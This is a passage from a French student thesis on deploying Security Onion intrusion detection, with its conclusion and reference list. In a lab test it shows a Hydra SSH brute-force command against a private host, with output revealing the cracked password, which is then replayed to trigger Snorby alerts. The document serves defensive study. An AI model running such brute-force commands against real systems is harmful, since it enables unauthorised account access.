


Figure 3.29 : Alertes sur Snorby

Figure 3.30 : Détail des alertes affichées sur Snorby

8.3 Détection et analyse d'une attaque par brute force du service SSH

Dans cette phase-là, nous avons lancé une attaque par brute force SSH sous **Hydra** pour cracker le mot de passe d'une session distante d'un serveur web dont nous connaissons le login, pour se faire nous avons créé un dictionnaire nommé WL.txt qui contient les mots de passe possibles pour hacker cette session (une chaine de caractères par ligne) et nous l'avons sauvegardé dans la machine de l'attaquant.

Hydra est un outil de brute force des mots de passe il supporte un grand nombre de protocoles ou de bases de données différentes : HTTP, HTTPS, SSH, FTP, MYSQL etc…[57]

On lance l'attaque en tapant la commande décrite dans la figure ci-dessous :

```
root@kali:~/Desktop# hydra -l redioui -t 4 -P wl.txt ssh://192.168.8.101
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizati
ons, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-31 14:22:03
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you
 have 10 seconds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 31 login tries (l:1/p:31), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.8.101   login: redioui   password: khadidja
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-08-31 14:22:40
root@kali:~/Desktop#
```

Figure 3.31 : Attaque brute force SSH sous Hydra

Maintenant Pour détecter cette attaque et faire de l'analyse nous devons :

1- Transférer le fichier **BruteForce.pcap** capturé par *tcpdump* précédemment vers la plateforme de SO,
2- Relancer le trafic par *tcpreplay* (Figure 3.32),
3- Nous recevons alors des alertes sur Snorby indiquant la tentative d'attaque (Figure 3.33),
4- En cliquant sur la ligne concernée, plus que l'IP source, l'IP destination et la signature de l'évènement nous pouvons extraire la version du SSH ainsi que la bibliothèque libssh avec sa version (Figure 3.34)




Figure 3.32 : Relancer le trafic enregistré sur BruteForce.pcap

Figure 3.33 : Liste des évènements et des alertes

Figure 3.34 : Informations extraites sur l'alerte

9. Conclusion

Dans cette partie, nous avons proposé une nouvelle solution de sécurité pour la protection d'un environnement virtuel, en effet nous avons choisi de l'emplacement des sondes et le déploiement de la solution de supervision de la sécurité du réseau. Nous avons également effectué les configurations nécessaires, nous avons lancé quelques attaques afin de voir le comportement de notre solution, et nous avons fini par la présentation des résultats obtenus.

CONCLUSION GENERALE

Au terme de ce projet, et compte tenu de tout ce qui précède, il est de toute évidence que les problèmes qui ont été soulevés au départ à savoir entre autres La proposition d'une politique de sécurité pour la protection d'un environnement virtuel a été résolu. À travers cette solution, Ooredoo fera une gestion efficace de la sécurité du réseau étudié. Cette solution lui permettra aussi de protéger ses données de la plupart des menaces en provenance d'Internet.

En effet, notre projet a été décomposé en deux grandes parties dont la première était sur les principales notions de la sécurité des réseaux informatiques, ainsi pour définir une des solutions de sécurité des réseaux en l'occurrence les IPS et les IDS, dans la deuxième nous avons pu mettre en place une solution composée d'un Network Security Monitoring en l'occurrence Security Onion composée d'un gestionnaire centralisé de logs, en l'occurrence ELSA. Avec cette solution, nous verrons les intrusions et pourront prendre les mesures nécessaires pour les arrêter et utiliser Les traces obtenues comme preuve contre l'attaquant.

Ce projet a été l'occasion pour en tant qu'étudiante en sécurité des systèmes d'informations de voir réellement une partie du monde professionnel de la sécurité informatique et mettre en pratique les connaissances théoriques sur les systèmes de détection et de prévention d'intrusions.

Le résultat des tests de notre système est satisfaisant, car nous avons pu détecter toutes les tentatives d'intrusion mais cela ne veut pas dire que notre système est parfaitement efficace, car aucun système de sécurité informatique permettant de garantir une sécurité fiable à 100%.

Ce travail pourra être compléter par l'intégration d'un SIEM open source avec Security Onion. Cela renforcera le dispositif de supervision.

LISTE DES REFERENCES

[1] Elie MABO, La sécurité des systèmes informatiques (Théorie), support de cours, 2010.
[2] Laurent Poinsot « Introduction à la sécurité informatique », support de cours, Université Paris 13.
[3] Les virus informatique clusif 2005, page 10
[4] OWASP, T. (10). Application Security Risks-2017, Open Web Application Security Project (OWASP).
[5] https://www.ledecodeur.ch (consulté le 18 décembre 2017)
[6] https://www.owasp.org/index.php/SQL_injection (consulté le 18 décembre 2017)
[7] https://www.certilience.fr/wp-content/uploads/2017/04/top10-owasp-2017.png (consulté le 12 septembre 2018)
[8] https://www.sophos.com/fr-fr/medialibrary/PDFs/case%20 studies/fr/comviru_vrius_bfr.pdf?la=fr-FR
[9] Philippe Biondi, Architecture expérimentale pour la détection d'intrusions dans un système informatique, Article de recherche, Avril-Sptembre 2001
[10] Laurent Bloch-Christophe Wolfhugel. Sécurité informatique. EYROLLES, 2eme edition. 2005
[11] Le grand livre de la sécurité informatique. SecuriteInfo, Editions du 6 nouvembre 2006
[12] http://blog.octo.com/syn-flood/ (consulté le 10 février 2018)
[13] https://www.securiteinfo.com/attaques/hacking/ddos.shtml/ (consulté le 10 février 2018)
[14] https://www.commentcamarche.com/contents/237-systemes-de-detection-d-intrusion-ids, (consulté le 10 février 2018)
[15] Vincent Erceau & Romain Colombier, « GMSI Informatique », Projet SAS, 2011.
[16] http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-fr-4/ch-detection.html, (consulté le: 13 Février 2018)
[17] Hervé Debar, Benjamin Morin, Frédéric Cuppens, Fabien Autrel, Ludovic Mé, Bernard Vivinis Salem Benferhat, Mireille Ducassé, Rodolphe Ortalo, Détection d'intrusions : corrélation d'alertes. Article de synthèse, Caen, France, 2004.
[18] Cédric Michel, Langage de description d'attaques pour la détection d'intrusions par corrélation d'événements ou d'alertes en environnement réseau hétérogène, thèse de doctorat de l'Université de Rennes1,16 Décembre 2003.
[19] Nicolas Baudoin et Marion Karle, « NT Réseaux –IDS et IPS », 2000, support de cours, Enseignant Etienne Duris en 2003-2004.
[20] Michaël AMAND et Mohamed NSIRI, « Etude d'un système de détection d'intrusion comportemental pour l'analyse du trafic aéroportuaire », Rapport de projet LENAC, 2011
[21] Tarek Abbes. (2004) « Classification du trafic et optimisation des règles de filtrage pour la détection d'intrusions ». Thèse de doctorat de l'université Henri Poincaré.Nancy1.2004
[22] Jabou Chaouki, Schillings Michaël et Hantach Anis, « TER Détection d'anomalies sur le réseau », Rapport de projet, Université Paris Descartes, 2009.
[23] LABED Ines. Proposition d'un systéme immunitaire artificiel pour la détection d'intrusions. 2005-2006.
[24] Yann Berthier, Jean-Baptiste Marchand, Détection d'intrusions et analyse forensique.
[25] H. Debar. Wespi, a revised taxonomy for intrusion detectionsystems,. 1999.
[26] Ahmim Ahmed. Systéme de détection d'intrusion adaptatif et distribué.

LISTE DES REFERENCES

[27] https://www.techopedia.com/definition/15998/intrusion-prevention-system-ips, (consulté le 24 juillet 2018)
[28] Guillaume Lehembr. Prévention d'intrusion convention sécurité management.
[29] timoDavid Burgermeister. Les systémes de détection d'intrusions.
[30] Osman SALEM. La protection des réseaux contre les attaques dos.
[31] David Burns. Ccnp security ips 642-627.
[32] Nathalie Dagorn. Détection et prévention d'intrusion : présentation et limites.
[33] http://www.leblogduhacker.fr/techniques-de-prevention-dintrusion/, (consulté le 24 juillet 2018)
[34] CHIKH Asma. Sécurité d'une application web à l'aide d'un système de détection d'intrusions comportementale. 2011-2012.
[35] S. Gupta et L. D. Kees, «Logging and Monitoring to Detect Network Intrusion and Compliance Violations in the Environment, » *SANS Institute InfoSec Reading Room,* p. 44, 2012.
[36] D. Burks, «Introduction To Security Onion, » 16 Mars 2017. [En ligne]. https://github.com/security-onionsolutions/securityonion/wiki/IntroductionToSecurityOnion.
[37] Cisco, « Snort official documentation, » 2017. [En ligne]. https://www.snort.org/documents#OfficialDocumentation.
[38] Cisco, «Snort: The World's Most Widely Deployed IPS Technology,» 11 Novembre 2014. [En ligne]. http://www.cisco.com/c/en/us/products/collateral/security/brief_c17-733286.html.
[39] Cisco, «Snort | Getting Started, » [En ligne]. http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node3.html. (consulté le 15 août 2018).
[40] D. Burks, «Snort,» 18 Février 2017. [En ligne]. https://github.com/security-onion-solutions/security-onion/wiki/Snort. (Consulté le 17 août 2018).
[41] Suricata, « Suricata, Open source IDS/IPS/NSM engine, » [En ligne]. https://suricata-ids.org/. (Consulté le 20 Aout 2018).
[42] Bro, «The Bro Network Security Monitor, » 2017. [En ligne]. https://www.bro.org/. (Consulté le 20 août 2018).
[43] OSSEC, «About OSSEC,» OSSEC Project Team, 2017. [En ligne]. http://ossec.github.io/about.html. (Consulté le 21 août 2018).
[44] A. Hay, D. Cid et B. Rory, OSSEC Host-Based Intrusion Detection, Burlington: Syngress Publishing, Inc., 2008.
[45] D. Cid, *Log Analysis using OSSEC,* 2007, p. 46.
[46] D. Cid, «Server Security: Indicators of Compromised Behavior with OSSEC,» 17 Mars 2016. [En ligne]. https://blog.sucuri.net/2016/03/server-security-anomaly-behaviour-with-ossec.html. (Consulté le 21 août 2018).
[47] D. Karg, J. D. Munoz, D. Gil, F. Ospitia, S. Gonzales et J. Casal, Open Source Security Information Management, 2003.
[48] OCS INVENTORY NG, « Projet OCS Inventory, » 2017. [En ligne]. https://www.ocsinventory-ng.org/fr/. (Consulté le 21 août 2018).
[49] Nagios, «History of Nagios,» [En ligne]. https://www.nagios.org/about/history/. (Consulté le 21 août 2018).
[50] T. Sylla, « Etude et mise en place d'une solution de gestion de la sécurité du réseau : cas d'afribone Mali »[En ligne]. http:// https://fr.slideshare.net/tidiosky/etude-et-mise-en-place-dune-solution-de-gestion-de-la-securite-du-reseau-cas-dafribone-mali (Consulté le 21 août 2018)

LISTE DES REFERENCES

[51] L. Wes et D. Burks, «Architecture - Security Onion Solution,» 29 Septembre 2017. [En ligne]. https://github.com/Security-Onion-Solutions/security-onion/wiki/Architecture. (Consulté le 21 août 2018)

[52] https://www.supinfo.com/articles/single/3031-tutoriel-gns3 (Consulté le 30 août 2018)

[53] https://fr.wikipedia.org/wiki/Tcpdump (Consulté le 30 août 2018)

[54] https://fr.wikipedia.org/wiki/Pcap (Consulté le 30 août 2018)

[55] https://fr.wikipedia.org/wiki/Nmap (Consulté le 30 août 2018)

[56] http://www.pentesteur.com/metasploit-quest-ce-que-cest (Consulté le 30 août 2018)

[57] https://www.supinfo.com/articles/single/6336-hydra-outil-bruteforce-ligne (Consulté le 30 août 2018)